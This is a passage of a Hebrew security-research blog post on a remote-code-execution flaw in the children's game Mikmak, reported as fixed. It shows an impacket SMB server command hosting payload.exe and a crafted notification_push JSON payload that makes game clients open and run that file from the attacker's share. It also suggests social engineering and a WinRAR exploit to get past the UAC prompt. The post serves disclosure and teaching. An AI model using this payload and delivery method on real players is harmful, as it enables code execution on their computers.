
נססה להתחבר לשרת ממחשב ה-Windows שלנו ונגלה שהשגיאה הבאה קופצת:




השגיאה מתרחשת בגלל הסיבה ששרת ה-SMB שלנו רץ על גבי פרוטוקול SMB1, וה-Windows מאפשר להתחבר לשרת SMB רק אם הוא בגרסאת 2 ומעלה. למזלנו, impacket תומך ב-SMB2, נצטרך להוסיף זאת לפקודה שלנו. נבצע את הפקודה הבאה:

```
~/Desktop/impacket-master$ sudo smbserver.py -smb2support exploit /home/Desktop/hi/payload.exe
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

ולאחר מכן ננסה להתחבר מה-Windows ללינוקס. ואכן, הצלחנו. התחברנו לשרת ה-SMB והקובץ exe נפתח בהצלחה ללא בקשת אימות. רק חשוב לציין שעדיין קפץ ההתראה הבאה (UAC):



ה-UAC נושא מעניין משל עצמו וזה גם מתקשר ל-Windows Smartscreen Alert שכתבתי עליה בעבר מאמר מאוד מעניין שאני ממליץ לקרוא: [Windows Smartscreen Bypass](#).



ניסיון הפיכה ל-RCE באמצעות שרת ה-SMB

אוקיי, הצלחנו להתחבר לשרת SMB באופן אנונימי ולהריץ קובץ .exe. כל שנותר הוא לנסות להריץ את זה במיקמק על ידי ה-payload הבא:

```
{ "b": { "c": "avt_uvr", "p": { "mvt": "\u0000{\\"b\\": {\\"r\\": -1, \\"o\\": {\\"duration\\": 0, \\"service\\": \\"ADMIN_CRM_NEW\\", \\"_cmd\\": \\"notification_push\\", \\"link\\": \\"\\\\\\\\\\\\\\\\ipaddress\\\\shared\\\\payload.exe\\\"}}, \\"t\\": \\"xt\\\"}\u0000"}, "r": 3, "x": "ExtManager"}, "t": "xt" }
```

נלחץ על הכפתור שמופיע ב-Popup... והקובץ אכן הורץ בהצלחה! [להלן סרטון](#) המציג מתקפה זו.

יש לשים לב שה-UAC לא מופיע בסרטון, בעת מתקפה אמיתית על מערכת הפעלה עדכנית הוא היה קופץ. כן, זה קצת מחליש את החולשה. אפשר להשתמש בעובדה שיש לנו פרימיטיבים נוספים כגון היכולת לשלוח הודעות מערכת או מהתמיכה של מערכת המשחק, ויחד עם הנדסה חברתית לגרום למשתמש התמים לאשר את הודעת ה-UAC ובכך להגיע להרצת קוד. בנוסף, יכול להיות שבהינתן שילוב המתקפה עם חולשות נוספות (כגון [RCE ב-WinRAR](#)), ניתן יהיה לעקוף את ה-popup של ה-UAC.

סיכום

בשבילי מיקמק הוא משחק ילדות, ותמיד כיף לשבור childhood game, היה מחקר כיף ובהחלט מלמד. והכי חשוב - החולשה דווחה לצוות המשחק, והם דאגו לתקנה.

דרך אגב, את שרת הדיסקורד שפתחתי לערוץ ה-Youtube שלי, הפכתי לשרת בנושאי אבטחת מידע אחרי שראיתי שיש בקהילת המשחק אנשים שמאוד מתעניינים בתחום. הכנסתי לשרת מלש"בים חזקים שצמאים לידע, ועוד כל מיני אנשים חזקים בארץ. אנחנו רוצים להתרחב ולהיות הכי מקצועיים שאפשר. הפלטפורמה מאפשרת דיונים, ייעוצים, שאלות וכו', מהמתחיל ועד המקצוען, אז אתם מוזמנים להכנס [בקישור הבא](#).

על המחבר

שמי דניאל AKA ספרטה. כרגע מלשב, כל העולם הזה של אבטחת מידע ופיתוח מדהים בעיניי, נחשפתי לעולם הזה בסביבות 2015 כשבסקיפ הייתה תקופה שכל יום עשו לי פעמיים DDoS. תמיד רציתי לדבר עם אנשים בחיים האמיתיים על דברים כמו פיתוח ומחקר, כי כמה אפשר באינטרנט הא? העיר יחסית קטנה והמגמה הכי טכנולוגית שיש היא אלקטרוניקה, אני לא באמת מכיר מישהו שמתעסק בתחום. אני גר בפריפריה אז חיכיתי להגיע לכיתה ט'-י' על מנת להצטרף לתוכנית מגשימים, אך התוכנית לא הגיעה לבית ספר בו למדתי. כיום אני מקווה לעבור מיונים לתוכנית גאמא על מנת שאוכל לפגוש אנשים שהם כמוני במציאות עם תשוקה אמיתית לתחום, ועל הדרך להשתפר ולעזור למדינה.

תודה על קריאת המאמר! ליצירת קשר אפשר לפנות בטלגרם: <https://t.me/Daniel0545>